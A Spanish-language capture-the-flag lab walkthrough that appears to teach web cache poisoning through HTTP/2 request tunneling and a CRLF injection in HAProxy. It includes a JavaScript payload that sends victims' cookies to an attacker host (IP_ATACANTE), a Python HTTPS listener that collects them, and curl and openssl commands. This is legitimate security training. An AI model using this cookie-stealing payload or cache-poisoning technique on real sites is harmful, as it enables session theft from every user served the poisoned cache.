Incluso si no podemos influenciar las conexiones de otro usuario de forma directa, puede que seamos capaces de usar request tunneling para contaminar los mecanismos de cacheo del lado del servidor, afectando a los usuarios directamente. Este tipo de ataque tiene una alta severidad ya que impacta a todos los usuarios que visitan la web por tanto tiempo como dure el contenido cacheado. Dadas las condiciones correctas, la caché contaminada puede tener cualquier cosa que el atacante quiera, incluyendo payloads de javascript. Esto puede ser usado para activar redirecciones maliciosas o incluso robar sesiones.
Ten especial cuidado al testear contaminación de caché web en entornos en producción, porque puede afectar a la disponibilidad si no se realiza adecuadamente.
Comprendiendo el Escenario
Para esta tarea vamos a usar HAProxy. La instancia HAProxy está configurada para cachear el contenido por 30 segundos, por lo que deberíamos ser capaces de realizar el ataque. También, si algo se cachea erróneamente mientras hacemos los test, esperaremos 30 segundos para que se limpie y podamos empezar desde cero.
Antes de profundizar en más detalles, hablemos del plan. Para conseguir contaminación de caché, lo que queremos es hacer una petición al proxy para /page1 y de alguna forma forzar al backend a responder con los contenidos de /page2. Si esto pasara, el proxy asociaría erróneamente la URL de /page1 con el contenido cacheado de /page2.
El truco que estamos usando nos permitiría contaminar la caché, pero sólo con el contenido de otras páginas en el mismo sitio web. Esto significa que el atacante no sería capaz de escoger contenido arbitrario para la contaminación de caché. Por suerte para nosotros, hay maneras de sobrepasar esta limitación:
- Si la web tiene una funcionalidad de subida.
- Si encontramos una parte de la web que refleje contenido de un parámetro de búsqueda, podemos abusar artículos o cualquier otro tipo de contenido en la web.
- Bajo ciertas circunstancias, las redirecciones abiertas también pueden ser abusadas, pero no cubriremos este caso en esta lección.
En cualquiera de esos casos, el atacante puede añadir contenido arbitrario a la web, lo que puede ser cacheado por el proxy y asociado a una URL (existente o no). En el caso de nuestra aplicación, tenemos una funcionalidad de subida en /upload. Podemos usarla para subir contenido que queramos cacheado más tarde.
Ejecutar el Plan
Nuestro objetivo en esta tarea será robar la cookies de cualquier usuario que visite la página. El laboratorio ya simula un usuario víctima, y la flag para esta tarea está en las cookies de dicho usuario.
Una opción sería contaminar la caché de / directamente. Pero queremos ser más sigilosos. Con una inspección rápida, notamos que / ejecuta la función de JavaScript shadowText() cuando carga el cuerpo de la página, que está definida en /static/text.js.

Tratemos de contaminar la versión cacheada de /static/text.js para incluir un payload javascript para robar las cookies del usuario.
Como necesitamos que el payload de javascript esté en la página antes de contaminar la caché, vamos a empezar subiendo el siguiente archivo myjs.js:
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
       document.getElementById("demo").innerHTML = xhttp.responseText;
    }
};
xhttp.open("GET", "https://IP_ATACANTE:8002/?c="+document.cookie, true);
xhttp.send();
Asegúrate de sustituir IP_ATACANTE por la IP del servidor que controlas.
Esto es un payload simple que redirije las cookies de la víctima de vuelta al servidor controlado por el atacante. Lo único especial sobre este payload es que manda las cookies vía https. Necesitamos usar https ya que HTTP/2 corre sobre dicho protocolo por defecto. Si un script en una web https tratase de cargar un recurso usando http, la mayoría de los navegadores lo bloquearían por razones de seguridad. Esto significa que el servidor python estándar no sería capaz de recibir las cookies.


Después de subir nuestro payload, la página nos hará saber que el archivo ha sido subido a /static/uploads/myjs.js. Ahora necesitamos contaminar la caché para que sirva nuestro payload cuando se pida /static/text.js. Para hacer eso, usaremos la siguiente petición:

Aquí, estamos reutilizando la vulnerabilidad de inyección CRLF en HAProxy para realizar un ataque de request smuggling al backend. La primera petición del backend obtendrá los contenidos de /static/text.js. La segunda petición será para /static/uploads/myjs.js. El proxy debería esperar un sólo resultado a esta petición pero recibe dos. El proxy tomará la primera respuesta y la servirá al usuario mientras que mantiene la segunda respuesta en cola en la conexión del backend.
Fíjate que hemos incluido el header Pragme: no-cache en nuestra petición para forzar que el proxy bypassee cualquier contenido cacheado y mande la petición al servidor backend. Hacer eso nos permite mandar varias peticiones hasta que nuestro payload sea correctamente disparado sin esperar a que la caché se acabe.
Si ahora mandamos una petición adicional para /static/text.js, obtendremos la respuesta en cola con los contenidos de myjs.js. Además de lo obvio, que es contenido erróneo para nuestra petición, el proxy asociará la respuesta con la URL pedida, por lo que cualquier usuario que haga la petición a /static/text.js después de nosotros, recibirá los contenidos de myjs.js servidos desde la caché contaminada. Esto durará hasta que el contenido cacheado expire.
Si tu ataque funcionó, deberías ser capaz de usar curl para hacer una petición a /static/text.js y deberías obtener el contenido de nuestro payload. El siguiente comando te deja ver si el ataque funcionó:
user@attackbox$ curl -kv https://MACHINE_IP:8100/static/text.js
No uses el navegador para ver si el ataque funcionó, pues mucho navegadores modernos poseen caché local.
Recibir la Flag
En este punto, si la víctima navega a /, sus cookies serán mandadas a nuestra máquina vía HTTPS por el puerto 8002. Necesitamos configurar un servidor web simple que implemente HTTPS para ser capaces de leer las cookies recibidas. Hay muchas maneras de configurar dicho servidor, usaremos python para hacerlo. Antes de ejecutar el servidor HTTPS necesitaremos crear un certificado SSL y una key con el siguiente comando:
user@attackbox$ openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -sha256 -days 3650 -nodes -subj "/C=XX/ST=StateName/L=CityName/O=CompanyName/OU=CompanySectionName/CN=CommonNameOrHostname"
Después crearemos un archivo llamado https.py con el código responsable de ejecutar el servidor web https. El código es el siguiente:
from http.server import HTTPServer, BaseHTTPRequestHandler
import ssl

httpd = HTTPServer(('0.0.0.0', 8002), BaseHTTPRequestHandler)

# Create SSL context
context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
context.load_cert_chain(certfile="cert.pem", keyfile="key.pem")

# Wrap the socket with the context
httpd.socket = context.wrap_socket(httpd.socket, server_side=True)

httpd.serve_forever()
Una vez que nuestro script esté listo podemos ejecutarlo con: python3 https.py.
La víctima debería visitar / cada 20 segundos, por lo que deberías conseguir la flag rápido. Recuerda que si por alguna razón no lo recibes, la caché dura 30 segundos, por lo que puedes esperar y empezar de cero.